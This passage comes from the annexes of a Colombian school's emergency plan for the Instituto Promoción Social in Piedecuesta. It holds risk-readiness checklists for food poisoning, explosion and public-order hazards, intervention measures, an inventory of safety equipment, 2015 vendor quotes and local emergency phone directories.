¿Se tienen aseguradas las edificaciones y los bienes en general si sucede pérdidas ocasionadas por una falla estructural?			X	0
¿Se encuentra asegurada la información digital y análoga del colegio?			X	0
Promedio recuperación				0,33 MALO
SUMA TOTAL DE PROMEDIOS				1,99 MEDIA

INTOXICACIÓN ALIMENTARIA				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo para atender una emergencia por intoxicación alimentaria?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas en emergencia por intoxicación alimentaria?		X		0,5
¿El Colegio Promoción Social promueve activamente la participación de sus trabajadores en un programa de preparación para emergencia por intoxicación alimentaria?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencia por intoxicación alimentaria?			X	0
¿Existe una brigada de emergencias para atender las emergencias ocasionadas por una intoxicación alimentaria?			X	0
¿Existen instrumentos para realizar inspecciones a las áreas de preparación o reserva de alimentos, en la identificación de condiciones inseguras cuando se generen emergencias ocasionadas por un intoxicación alimentaria?		X		0,5
¿Existen instrumentos para hacer inspecciones a los equipos utilizados en caso de una emergencia por intoxicación alimentaria?			X	0
¿El Colegio Promoción Social cuenta con un lugar adjudicado a enfermería, y en las condiciones adecuadas para la atención a emergencias?	X			1
Promedio Gestión organizacional				0,25 MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de protocolos en la manipulación de alimentos?		X		0,5
¿El comité de emergencias se encuentra capacitado para atender una emergencia por intoxicación alimentaria?		X		0,5
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros del comité?			X	0
¿La enfermera adjudicada al colegio posee conocimientos claros y certificados para la atención de este tipo de emergencia?	X			1
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta a emergencias?			X	0
Promedio capacitación y entrenamiento				0,40 REGULAR
3. Características de Seguridad				
¿Se cuenta con elementos de protección suficientes y adecuados para la manipulación de los alimentos?	X			1
¿Se cuenta con elementos básicos para el control de emergencias por intoxicación alimentaria?		X		0,5
¿Se cuenta con elementos básicos para el auxilio de personas en condición de intoxicación alimentaria?			X	0
Promedio características de seguridad				0,50 REGULAR
SUMA TOTAL DE PROMEDIOS				1,15 MEDIA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con camillas para atender este tipo de emergencia?	X			1
¿Se cuenta con botiquines de primeros auxilios para atender esta emergencia?	X			1
Promedio Suministros				1,00 BUENO
2. Edificaciones				
¿Existe un sitio específico y adecuado para la preparación de los alimentos?	X			1
¿Existe más de una salida en éste tipo de área?			X	0
¿Existe una ruta de evacuación asignada para el área?	X			1
¿Están debidamente señalizadas las salidas de emergencia y rutas de evacuación hasta la enfermería?		X		0,5
¿Se pueden identificar los equipos y suministros para atender esta emergencia?			X	0
Promedio de Edificaciones				0,50 REGULAR
3. Equipos				
¿Se cuenta con algún sistema de detección de productos vencidos?			X	0
¿Se cuenta con algún sistema de alarma para dar aviso al momento de presentarse esta emergencia?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia de este tipo?			X	0
¿Se cuenta con programa de mantenimiento preventivo y correctivo para los equipos de esta emergencia?		X		0,5
Promedio Equipos				0,38 REGULAR
SUMA TOTAL DE PROMEDIOS				1,88 MEDIA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta con suministro de agua permanente?	X			1
¿Se cuenta con un programa de gestión de productos vencidos?			X	0
¿Se cuenta con un sistema de comunicación interna para la respuesta a emergencias por intoxicación alimentaria?		X		0,5
Promedio Servicios				0,63 REGULAR
2. Sistemas alternos				
¿Se cuenta con reserva de agua consumible?	X			1
¿Se cuenta con planta eléctrica?		X		0,5
¿Se cuenta con enlaces a una entidad de salud de atención inmediata a este tipo de emergencia?	X			1
Promedio Sistemas alternos				0,83 BUENA
3. Recuperación				
¿Se cuenta con un sistema de seguro para la comunidad educativa en general que cubra este tipo de emergencia?	X			1
Promedio recuperación				1,00 BUENO
SUMA TOTAL DE PROMEDIOS				2,46 BAJA

EXPLOSIÓN				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo donde se indican lineamientos para atender una emergencia por explosión?			X	0
¿Existe un comité de emergencias con sus respectivas funciones asignadas?		X		0,5
¿El colegio promueve activamente la participación de sus trabajadores en un programa de preparación para emergencias?			X	0
¿Los empleados han adquirido responsabilidades específicas en caso de emergencias por explosión?		X		0,5
¿Existe una brigada de emergencias para atender una explosión?			X	0
¿Existe y se mantiene actualizado todos los componentes del Plan de Emergencias y Contingencias?			X	0
Promedio Gestión Organizacional				0,17
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en prevención y respuesta a una explosión?			X	0
¿El comité de emergencias se encuentra capacitado para atender una emergencia por explosión?			X	0
¿Están capacitados los miembros de la brigada para el uso de los elementos físicos ante una explosión?			X	0
¿Se cuenta con un programa de entrenamiento en respuesta a emergencias para todos los miembros de la brigada?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención y respuesta ante una explosión?			X	0
Promedio capacitación y entrenamiento				0,00
				MALO
3. Características de Seguridad				
¿Se cuenta con elementos de protección suficientes y adecuados para atender una explosión?		X		0,5
¿Se cuenta con implementos básicos de primeros auxilios para atender una emergencia ocasionada por una explosión?			X	0
¿Existen instrumentos o formatos para hacer inspecciones a las áreas para la identificación de condiciones inseguras que puedan generar explosiones?		X		0,5
¿Existe instrumentos o formatos para realizar inspecciones a los equipos utilizados para este tipo de emergencia?		X		0,5
Promedio características de seguridad				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,67
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta ante una explosión?		X		0,5
¿Se cuenta con extintores portátiles?	X			1
¿Se cuenta con camillas?	X			1
¿Se cuenta con botiquines portátiles?	X			1
Promedio Suministros				0,88
				BUENO
2. Edificaciones				
¿El tipo de construcción es sismoresistente o cuenta con un refuerzo estructural?	X			1
¿Existen puertas y muros cortafuego, puertas antipánico, entre otras características de seguridad?			X	0
¿Las escaleras de emergencia se encuentran en buen estado, poseen pasamanos, señalización, antideslizantes, entre otras características de seguridad?	X			1
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas y con iluminación alterna?		X		0,5
¿Se tienen asegurados o anclados enseres, gabinetes u objetos que puedan caer?			X	0
Promedio de Edificaciones				0,50
				REGULAR
3. Equipos				
¿Se cuenta con sistemas de detección y/o monitoreo para una explosión?			X	0
¿Se cuenta con algún sistema de alarma en caso de emergencia?	X			1
¿Se cuenta con sistemas de control o mitigación para una explosión?		X		0,5
¿Se cuenta con un sistema de comunicaciones internas para la respuesta a esta emergencia?	X			1
¿Se cuenta con medios de transporte para el apoyo logístico en una emergencia?			X	0
¿Se cuenta con programa de mantenimiento preventivo y correctivo para los equipos de emergencia?		X		0,5
Promedio Equipos				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				1,88
				MEDIA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta suministro de agua permanente?	X			1
¿Se cuenta con servicio de comunicaciones internas?		X		0,5
Promedio Servicios				0,83
				BUENO
2. Sistemas alternos				
¿Se cuenta con un tanque de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?	X			1
¿Se cuenta con hidrantes internos y/o externos?	X			1
Promedio Sistemas alternos				1,00
				BUENO
3. Recuperación				
¿Se cuenta con algún sistema de seguros para la comunidad educativa?		X		0,5
¿Se tienen aseguradas las edificaciones?	X			1
¿Se tienen asegurados los bienes en general ante una explosión?			X	0
¿Se encuentra asegurada la información digital y análoga del Colegio?			X	0
Promedio recuperación				0,38
				REGULAR
SUMA TOTAL DE PROMEDIOS				2,21
				BAJA

RIESGO PÚBLICO				
PERSONAS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Gestión organizacional				
¿Existe una política general en Gestión del Riesgo donde se indican lineamientos de emergencias por hurtos, atracos, saqueos o atentados?			X	0
¿El colegio posee control de seguridad en las entradas de acceso a sus instalaciones?		X		0,5
¿Han establecido mecanismos de apoyo de entidades externas?			X	0
¿Existen instrumentos para hacer inspecciones dentro de las instalaciones para detectar el acceso de personas no deseadas?			X	0
Promedio Gestión Organizacional				0,13
				MALO
2. Capacitación y entrenamiento				
¿Se cuenta con un programa de capacitación en prevención y respuesta ante riesgos públicos?			X	0
¿Se cuenta con mecanismos de difusión en temas de prevención hacia los riesgos públicos?		X		0,5
Promedio capacitación y entrenamiento				0,25
				MALO
3. Características de Seguridad				
¿Se han contemplado acciones específicas para prevenir dichos peligros en la institución?		X		0,5
¿Se tiene comunicación permanente con entes especializados en dichos peligros?		X		0,5
¿Se cuenta con mecanismos de inspección de las instalaciones en las horas de descanso donde pueden esconderse más fácilmente personas ajenas a la institución?		X		0,5
Promedio características de seguridad				0,50
				REGULAR
SUMA TOTAL DE PROMEDIOS				0,88
				ALTA

RECURSOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Suministros				
¿Se cuenta con implementos básicos para la respuesta a una emergencia ocasionada por riesgo público?			X	0
¿Se cuenta con cámaras de seguridad dentro del plantel?	X			1
¿Se cuenta con botiquines de primeros auxilios en caso de heridos?		X		0,5
Promedio Suministros				0,50 REGULAR
2. Edificaciones				
¿Están definidas las rutas de evacuación y salidas de emergencia, debidamente señalizadas ?		X		0,5
¿Se tienen identificados espacios para atención de emergencias ocasionadas por riesgos públicos?			X	0
¿El encerramiento del colegio es el adecuado y brinda las condiciones de seguridad necesarias?			X	0
¿Se tienen asegurados o anclados enseres, gabinetes u objetos que puedan ser usados para estas emergencias?		X		0,5
Promedio de Edificaciones				0,25 MALO
3. Equipos				
¿Se cuenta con sistemas de detección y/o monitoreo para los hurtos, los atracos, los saqueos y los atentados?			X	0
¿Se cuenta con sistemas de control o mitigación de estos riesgos?			X	0
¿Se cuenta con un sistema de comunicaciones internas para la respuesta a emergencias?		X		0,5
Promedio Equipos				0,17 MALO
SUMA TOTAL DE PROMEDIOS				0,92 ALTA

SISTEMAS O PROCESOS	CUMPLE	CUMPLE PARCIAL	NO CUMPLE	CALIFICACIÓN
1. Servicios				
¿Se cuenta con suministro de energía permanente?	X			1
¿Se cuenta suministro de agua permanente?	X			1
¿Se cuenta con servicio de comunicaciones internas?		X		0,5
¿Se cuenta con servicio de psicología?	X			1,00
Promedio Servicios				0,88 BUENO
2. Sistemas alternos				
¿Se cuenta con tanques de reserva de agua?	X			1
¿Se cuenta con planta eléctrica?	X			1
Promedio Sistemas alternos				1,00 BUENO
3. Recuperación				
¿Se cuenta con algún sistema para la comunidad educativa en general?			X	0
Promedio recuperación				0,00 MALO
SUMA TOTAL DE PROMEDIOS				1,88 MEDIA

Anexo 2. Priorización de escenarios y medidas de intervención

AMENAZA	MEDIDAS DE INTERVENCIÓN	TIPO DE MEDIDA	
		PREVENCIÓN	MITIGACIÓN
SISMOS	Verificar y evaluar la estabilidad de la estructura.	X	
	Asegurar objetos que puedan caer de altura y/o colgados en las paredes.		X
	Comprobar sistemas de comunicación e información.	X	
	Identificar zonas seguras, salidas y vías de emergencia.	X	
	Señalar y mantener libre de obstáculos las salidas de emergencia.	X	
	Realizar el mantenimiento de la estructura de la institución.		X
INUNDACIÓN	Abastecer las oficinas y salones de clase con elementos de seguridad.	X	
	Mantenimiento de los desagües y cañerías de la institución.	X	
	Verificar el nivel de las estructuras de la institución.	X	
	Liberar de escombros y basuras las superficies de los suelos del colegio.	X	
	Adquirir motobombas para el desagüe del agua en inundaciones.		X
	Hacer uso de elementos básicos para eventos de inundaciones.		X
EVENTOS ATMOSFÉRICOS	Realizar el mantenimiento de la estructura de la institución.		X
	Verificar y evaluar la estabilidad de la estructura.	X	
	Instalar pararrayos en las diferentes estructuras de la institución.		X
	Hacer mantenimiento a los árboles y verificar su estado.		X
INCENDIOS	Inspeccionar el cableado eléctrico para evitar desprendimientos de los mismos y daños en la red.	X	
	Ubicar los extintores en los puestos adecuados e inspeccionar sus estados.		X
	Verificar el mantenimiento de redes eléctricas.	X	
	Verificar las conexiones a gas y asegurar el estado de los equipos.	X	
	Verificar los equipos electrónicos (computadores, cámaras, impresoras, entre otros).	X	
	Adquirir equipos de protección contra incendios.		X
CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	Limpieza de las zonas y áreas propensas a generarse incendios.	X	
	Comprobar la actualización de carga de los extintores de los gabinetes contra incendios.	X	
	Identificar el tipo de sustancias que pueden afectar a las personas que residen en la institución.	X	
	Garantizar un adecuado almacenamiento de residuos químicos.	X	
	Garantizar el buen estado de los recipientes usados en experimentos químicos.	X	
CONCENTRACIÓN MASIVA	Comprobar el uso de instrumentos de seguridad en los laboratorios que lo requieren.		X
	Señalar los peligros que pueden generar las sustancias químicas.	X	
	Usar los elementos de protección personal cuando se manipulen sustancias químicas.		X
	Identificar zonas seguras, salidas y vías de emergencia de los lugares de concentración.	X	
FALLA ESTRUCTURAL	Señalar y mantener libre de obstáculos las salidas de emergencia.	X	
	Realizar el mantenimiento de la estructura de la institución.		X
	Verificar el estado de los lugares donde pueda generarse concentración de multitudes.	X	
	Calcular la capacidad de las áreas destinadas para concentraciones de estudiantes y docentes.	X	
INTOXICACIÓN ALIMENTARIA	Identificar rutas alternas de salida de los lugares de concentración.	X	
	Revisar las fachadas de la institución y el estado de las paredes colindantes de la misma.	X	
	Realizar el mantenimiento de la estructura de la institución.		X
	Identificar rutas de evacuación de las instalaciones del colegio.	X	
	Abastecer las oficinas y salones de clase con elementos de seguridad.	X	
	Adquirir equipo de salvamento de situaciones de emergencia.		X
EXPLOSIÓN	Señalar las amenazas estructurales presentes en las instalaciones del colegio.		X
	Verificar las fechas de vencimiento de los alimentos antes de colocarlos a la venta.	X	
	Hacer cumplir normas de salubridad e higiene de alimento.	X	
	Verificar el uso de indumentaria (batas, guantes, tapabocas) para las personas que manipulan los alimentos.		X
	Asegurar el control de plagas (bacterianas y producidas por animales e insectos).		X
	Mantener separados los alimentos de sustancias dañinas para evitar la contaminación cruzada.	X	
RIESGO PÚBLICO	Asegurar la calidad de productos que requieran el preveamiento de la cadena de frío.	X	
	Verificar las condiciones de higiene de las áreas de manejo de alimentos.		X
	Comprobar la actualización de carga de los extintores de los gabinetes contra incendios.	X	
	Verificar el mantenimiento de redes eléctricas.	X	
	Verificar las conexiones a gas y asegurar el estado de los equipos.	X	
	Verificar los equipos electrónicos (computadores, cámaras, impresoras, entre otros).	X	
RIESGO PÚBLICO	Adquirir equipos de protección contra incendios.		X
	Limpieza de las zonas y áreas propensas a generarse explosión.	X	
	Limitar el uso de sustancias inflamables.		X
	Implementar programas de mantenimiento preventivo a los equipos y aparatos electrónicos.	X	
RIESGO PÚBLICO	Definir sitios seguros para la ubicación de sustancias inflamables y cilindros de gas.	X	
	Implementar controles de apoyo en las salidas de la institución.	X	
	Acomodar cámaras de seguridad en los linderos de la institución.		X
	Realizar actividades de conocimiento de procedimientos en compañía de la Policía Nacional.	X	
RIESGO PÚBLICO	Aumentar control de seguridad en las mallas de la institución que limitan con el barrio en la zona suroccidental.		X

Anexo 3. Inventario de recursos

RECURSO FÍSICO	EDIFICIO	CANTIDAD	UBICACIÓN	DESCRIPCIÓN
Gabinete contra incendios	Edificio Administrativo	2	Primer piso, a un costado de los baños	Son gabinetes tipo I fabricados en lámina metálica calibre 20 de medidas 77*77*22 cm ³ que posee un extintor de polvo químico seco tipo ABC, un hacha pico en acero, una manguera chaqueta sencilla de 30 m de larga con 1,5" de diámetro, sus acoples y anillos, una válvula globo en ángulo de 1,5" de bronce y . Todos los extintores de los gabinetes son de 10 libras y se encuentran descargados.
			Segundo piso, a un costado de los baños	
	Edificio Laboratorios	2	Primerr piso, a un costado de las escaleras	
			Segundo piso, a un costado de las escaleras	
	Edificio de aulas de clase	2	Primer piso, en frente de las escaleras del Bloque D	
			Segundo piso, a un costado de las escaleras del Bloque D	
Extintores	Edificio Administrativo	18	En almacén sin ubicar	Existen 14 extintores de polvo químico seco tipo ABC (color amarillo), 1 de agua (color verde), 1 de polvo químico seco PQS (color rojo), 1 de solkaflam (color blanco) y 1 de agua (color plateado). Todos los extintores son de 20 libras, se encuentran descargados y están almacenados en el mismo lugar.
Camillas	Edificio Administrativo	2	En almacén sin ubicar	Las camillas rígidas en plástico esistentes se encuentran guardadas en el almacén y no poseen ninguno de sus accesorios (las correas sujetadoras graduables, el inmovilizador de cuello cervical anti fluidos).
Planta eléctrica	-	1	A un costado del edificio	La planta cuenta con un motor volvo de 55 galones capaz de suministrar energía para 12 horas de servicio a todas las instalaciones.
Hidrante	-	1	En las afueras de la entrada del colegio	El hidrante se encuentra en las afueras del colegio y es de tipo boca de incendio exterior.
Botiquín de primeros auxilios	Edificio Administrativo	1	En almacén sin ubicar	El botiquín guardado encuentra actualizado y cuenta con los medicamentos y utensilios necesarios para brindar los primeros auxilios.
Sensor de humo	Edificio Administrativo	4	En el techo del primer y segundo piso.	El edificio administrativo cuenta con 4 sensores ubicados en los techos del mismo, estando en las condiciones óptimas para su uso.
Timbre	Edificio Administrativo	1	En la Coordinación académica	El timbre se usa como alarma ya que no se cuenta con un sistema de alarma específico para la atención a emergencias.
Señalización	-	25	Visibles en toda la institución	Las lámilas en polietileno están ubicadas en las diferentes áreas del colegio y en su mayoría son señales de salvamento o socorro.
Circuito de vigilancia interna	-	16	Las cámaras están ubicadas en toda la institución, vigilando la mayor parte de las instalaciones	El colegio cuenta con un sistema de vigilancia interna por medio de 16 cámaras (distribuidas así: 2 en la entrada al colegio, 1 al costado norte de la cancha, 1 en la rampa de cafetería, 1 en la parte posterior del bloque F, 1 entre los bloques C,D, y E, 1 para cada pasillo de los laboratorios 1 para cada aula de laboratorio y cada aula de informática), las cuales están grabando las 24 horas y la información se almacena por un tiempo de 72 horas.

Anexo 4. Cotizaciones

CS & S Mantenimiento Electromecánico Carrera 19 No. 19-12
 Seguridad Industrial 315 3730431 - 316 3787826
 Venta y Recargas de Extintores Tel: 6450570 - B/manga

ORDEN DE SERVICIO COTIZACION

FECHA: DIA MES AÑO 17 04 2015

0510

Señor(es): Instituto Promoción Social Piedecuesta NIT

Dirección: _____ Teléfono: _____ Ciudad: Hg

Condiciones de pago: _____ Vend: _____

CANTIDAD	DESCRIPCION	VR. UNITARIO	VALOR TOTAL
1	Recarga Polvo Quinco 500 12lb		15.000
1	Mantenimiento ext Sulfurhex 3700		25.000
1	Extintor 5 lb		23.000
	Grano Sulfurhex 123		45
1	Señalizadores		4.500
	Camilla		280.000
Validos de la oferta 30 dias			
NOTA: Todos los Repuestos y Accesorios que haya Necesidad de cambiar para el buen funcionamiento del equipo, se cobrarán adicionalmente. DESPUES DE 30 DIAS NO RESPONDEMOS POR SU EQUIPO		Acceptada - Firma y Sello	TOTAL

Equipe Incendios Nit (3837098-3) Tel: 6450570

prosound ALTACALIDAD

COTIZACION 7133

CLIENTE Int promoción social Piedecuesta

DIRECCION Piedecuesta TEL 6541370

VENDEDOR Carlos Gutierrez CIUDAD Piedecuesta

FECHA DIA MES AÑO 17 04 2015

FECHA COMPRA

FORMA DE PAGO

CANTIDAD	ARTICULO	VR. UNITARIO	VALOR TOTAL
2	Mega fonos MP 508 UB	201.250	402.500
Calle 33 No. 21 - 82 - Parque Antonia Santos PBX: 6348359 - 6358907 - Cel: 317 436 2746 www.prosoundaltacalidad.com.co - jpmprosound@hotmail.com		VENDEDOR Carlos Gutierrez	TOTAL 402.500

COTIZACION N° 3306A

FECHA:	17/04/2015 17:57
CIUDAD:	Bucaramanga
EMPRESA:	INSTITUTO DE PROMOCION SOCIAL DE PIEDECUESTA
CONTACTO:	MANUEL ANTONIO PLATA
TEL:	6541370
EMAIL:	elmanuel65@hotmail.com


CANT	DESCRIPCION	IMAGEN EQUIPO	REF	V/R UNITARIO ANTES DE IVA	V/R TOTAL ANTES DE IVA	ENTREGA ESTIMADA
1	Gabinete para extintor de 10 lbs color rojo (no incluye extintor)		600G10	43103	\$ 43.103	4 DIAS
1	Gabinete para extintor de 20 lbs color rojo (no incluye extintor)		600G20	51724	\$ 51.724	4 DIAS
1	Camilla polipropileno traslucida a RX, con correas de sujeción espina de pescado reflectiva, capacidad 240 lbs, letrero no reflectivo y gancho para colgar		600CP	241379	\$ 241.379	4 DIAS
1	Letrero de señalización no reflectiva en lamina de poliestireno 30 cm x 15 cm sin adhesivo			\$ 2.327	\$ 2.327	4 DIAS

Lugar de Entrega	SYS LABORAL	Subtotal	\$ 338.533
Tiempo Validez de la Oferta	07 dias	IVA 16%	\$ 54.165
Forma de pago	CONTADO	Total	\$ 392.698



Alba Luz Rojas Sanchez
 Tecnico Comercial
 Celular: 3213180297
 Tel: 6323290 ext 101
 Email: informacion@sylsyalaboral.com

SEGURIDAD Y SALUD LABORAL S.A.S
 CALLE 20 N° 19-47 San Francisco
 Tel: 6323290 Cel: 3012763885
 www.sylsyalaboral.com



ELECTROMANFER LTDA.
 NIT. 800.250.956-1

Calle 2 No. 25 A- 55 Tels: 408 1384 - 247 0054 - Bogotá D.C. Colombia
 E-mail: electromanfer_ltda@hotmail.com
 www.electromanfer.com

BOGOTA ABRIL 10 DE 2015

SEÑORES
 INSTITUTO PROMOCION SOCIAL
 ATH

TEL. 655-0300

COTIZACION 830W

TELEFAX 4074466

ITEM	CANT.	DESCRIPCION	V/UNIT	V/TOTAL
1	15	BASTON LUMINOSO RECARGABLE	33.000	495.000
2	1	CINTA SEÑALIZACION DE 500 MTS	16.000	16.000
3	15	LINTERNA FULLTON REF. 912 DOS PILAS TIPO D	30.000	450.000
4	15	LINTERNA PELICAN REF. 2610	85.000	1.275.000
FORMA DE PAGO: CONTADO				
ENTREGA: INMEDIATA				
SUBTOTAL...			\$	2.236.000
MAS IVA 16%...			\$	357.760
TOTAL...			\$	2.593.760
DEPARTAMENTO DE VENTAS				
TEL. 4081384 EXT-106-110				

COTIZACIÓN

Señores:
INSTITUTO DE PROMOCION SOCIAL
Barrio La Argentina
Piedecuesta

CANT.	DETALLE	VALOR UNITARIO	VALOR TOTAL
18	Recarga Extintor polvo químico seco ABC multipropósito presurizado nitrógeno capacidad 30 LBS.	24.000	432.000
6	Gabinete contra incendios (Recarga de extintores rojos pequeños).	13.000	78.000
5	Camillas con accesorios	220.000	1.100.000
75	Señalización en Polietileno	4.000	300.000
2	Sistema de alarma y megáfonos		
	TOTAL		1.910.000

Cualquier inquietud quedo atento,

RAFAEL PAEZ TORRES
CEL: 3134997162

[Buscar](#)[Catalogo de productos](#)

183118-1876520-WEB

Cotización

No. 183118



Fecha: 17/04/2015

Empresa: Instituto Promocion Social Piedecuesta
 Aten: Camilo Fuentes - Manuel Plata
 Teléfono: 655-0300
 E-mail: camileo_9108@hotmail.com

Comprar

Verifique el contenido de su cotización, las características de los productos, borre o agregue mas productos y ordene su pedido presionando el botón [Comprar](#) o [contáctenos](#)

Imagen	Código / Ref	Descripción	Cant.	Precio / Unitario	Precio / Total	Borrar
	226620 3040130	Sensores de Movimiento Presencia para Encender la luz de Sobreponer, Escualizable, 180° Horizontal 80 °Vertical, Interiores Exteriores / Para inourstar en Techo o Pared, ., via, Entrega: INMEDIATA	4	26.233	104.932	Borrar
	226624 304010	Sensores de Movimiento Presencia para Encender la luz de Sobreponer, Con rejilla, 360°, Interiores Exteriores/ sobreponer Techo o Pared, Si, ., via, Entrega: INMEDIATA	4	51.293	205.172	Borrar
	320201 89-770-LR	Detector de humo fijo alarma, Ionizacion, Sonora 85 dB, Bateria 9VDC, Boton autodiagnostico, indicador de bateria baja, ., universal, Entrega: Inmediata	12	60.000	720.000	Borrar
	320202 EL-38040	Detector de humo fijo alarma, Ionizacion, Sonora 85 dB, Bateria 9VDC, Norma ISO/DIS 12239 ., electrico-line, Entrega: Inmediata	12	70.518	846.216	Borrar

[Agregar otros productos](#)
[Agregar mas detectores-de-humo](#)

Precios en Pesos Colombianos	SubTotal: \$	1.876.320
	Des. %: \$	
	IVA: \$	300.211
	Flete: \$	
	Total: \$	2.176.531

Anexo 5. Funciones de la estructura orgánica del sci según el fopae

		MIEMBRO	FUNCIONES
		STAFF DE COMANDO	COMANDANTE DE INCIDENTES O JEFE DE EMERGENCIAS
DESPUES	<ul style="list-style-type: none"> >Evaluar las prioridades del incidente o emergencia. >Determinar los objetivos operacionales. >Desarrollar una estructura organizativa apropiada >Mantener el alcance de control >Administrar los recursos, suministros y servicios. >Mantener la coordinación. 		
DESPUES	<ul style="list-style-type: none"> >Auditar el resultado de las medidas de actuación previstas en el plan para analizarlas y evaluarlas. >Coordinar la recolección de los informes de daños y pérdidas ocasionados por el incidente o emergencia. >Elaborar informe final. 		
JEFE DE SEGURIDAD OPERACIONAL	DURANTE		<ul style="list-style-type: none"> >Garantizar el aseguramiento de la zona de impacto para el cumplimiento de los operativos de respuesta a la emergencia velando por el control de la situación. >Vigilar y evaluar las situaciones peligrosas e inseguras. >Garantizar la seguridad de los grupos o brigadistas de emergencia.
JEFE DE ENLACE	DURANTE		<ul style="list-style-type: none"> >Obtener un reporte rápido del comandante de incidente. >Identificar a los representantes de cada una de las organizaciones, incluyendo su comunicación y las líneas de información. >Responder a las solicitudes del personal del incidente para establecer contactos con otras organizaciones.
JEFE DE INFORMACIÓN PÚBLICA	DURANTE	<ul style="list-style-type: none"> >Formular y emitir la información acerca del incidente a los medios de prensa, otras instituciones u organizaciones relevantes externas. >Respetar las limitaciones para la emisión de información que imponga el comandante de incidente. 	

SECCIÓN DE LOGÍSTICA	JEFE DE SECCION	RAMA	FUNCIONES
	<p>> Supervisar las acciones de abastecimiento, recepción, almacenamiento, control y manejo de inventarios.</p> <p>> Coordinar las acciones de ingreso del pedido o solicitud de suministros, aislamiento de los suministros, transporte y entrega.</p> <p>> Supervisar servicios y necesidades de apoyo para las operaciones planificadas y esperadas.</p> <p>> Mantener un registro de actividades de esta sección e informar al comandante de incidentes.</p>	APROVISIONAMIENTO	<p>> Identificar y adquirir los suministros que la entidad requiere para su operación.</p> <p>> Realizar las actividades necesarias para recibir todo tipo de suministro ya sea por préstamo, donación, compra o reintegro.</p> <p>> Realizar todas las actividades necesarias para guardar y conservar suministros en condiciones óptimas de calidad y distribución interna en la bodega desde que llegan hasta que se requieren por el cliente final.</p> <p>> Asegurar la confiabilidad de las existencias de suministros</p>
		DISTRIBUCIÓN	<p>> Recibir, procesar y priorizar los pedidos de suministros y servicios para su posterior alistamiento o preparación.</p> <p>> Acondicionar de manera adecuada los suministros que satisfagan las necesidades de los clientes</p> <p>> Hacer llegar los suministros al sitio donde son necesarios.</p>
		SERVICIOS	<p>> Identificar los servicios y necesidades de apoyo para las operaciones planificadas y esperadas. Tales como: instalaciones, informática, medios de transporte, sistema de comunicación y personal.</p> <p>> Determinar el nivel de servicios requeridos para apoyar las operaciones.</p> <p>> Notificar a la unidad de recursos acerca de las unidades de la sección de logística que sean activadas, incluyendo nombres y ubicaciones del personal asignado.</p>
SECCIÓN DE ADMINISTRACIÓN FINANZAS	JEFE DE SECCION	RAMA	FUNCIONES
	<p>> Responsable de recopilar toda la información de los costos y de proporcionar presupuestos recomendaciones de ahorros en el costo.</p> <p>> Informar al comandante de incidente de las acciones que se han realizado en esta sección.</p>	COSTOS Y PRESUPUESTOS	<p>> Es responsable de justificar, controlar y registrar todos los gastos de mantener al día la documentación requerida para gestionar reembolsos.</p> <p>> Desarrollar un plan operativo para el funcionamiento de las finanzas en el incidente.</p> <p>> Mantener contacto diario con las instituciones en lo que respecta a asuntos financieros.</p> <p>> Asegurar que todos los registros del tiempo del personal sean transmitidos a la institución de acuerdo a las normas establecidas.</p> <p>> Informar al personal administrativo sobre todo asunto de manejo de negocios del incidente que requiera atención y proporcionarles el seguimiento antes de dejar el incidente.</p>

Anexo 6. Base de datos de grupos de apoyo externo

Tabla (a). Líneas de emergencia de socorro

ENTIDAD	TELÉFONO
Bomberos Voluntarios	119
Defensa Civil	144
Policía Nacional	123
Cruz Roja	132
Gaula	165
Ejército Nacional	147
Atención de desastres	111

Tabla (b). Instituciones de seguridad de Piedecuesta

ENTIDAD	UBICACIÓN	TELÉFONO
Policia Nacional (Cuadrante 2)	Cll. 6 # 5-60	6550169
Cuerpo de Bomberos voluntarios de Piedecuesta	Cra. 15 # 1ª-19	6560942
Defensa Civil de Piedecuesta	Cll. 3 # 3-43	3165243901

INSTITUCIÓN	TELÉFONO
GAULA	6347059
DAS	6339426
SIJIN	6331418
CTI	6522222 ext. 3202

Tabla c. Instituciones de salud de Piedecuesta

ENTIDAD	UBICACIÓN	TELÉFONO
Hospital Local de Piedecuesta E.S.E.	Cra. 5 # 5-59	6550209 – 6544247
Clínica Piedecuesta S.A.	Cra. 11 # 6-48	6555360 – 6555359
Salud Social	Cll. 3AN # 8-40	6541701
Centro Médico Sies	Cll. 7 # 9-86	6540646
Soret	Cll. 7 # 8-16	6547270
IPS Farma Tiendas Sanaty	Cll. 5 # 6-27	6561342
IPS Medicina Única	Cra. 15 # 3-34	6551674
Centro Médico Alcalá IPS LTDA.	Cra. 8 # 10-29	6550281
Avanzar Médico	Cll. 11 # 6-40	6543900
IPS Unidad Médica Familia E.U. Umefa	Cra. 6 # 8-40	6550611
Dasalud	Cra. 6 # 8-70	6540867

Anexo 7. Procedimientos Operativos Normalizados (PONs)

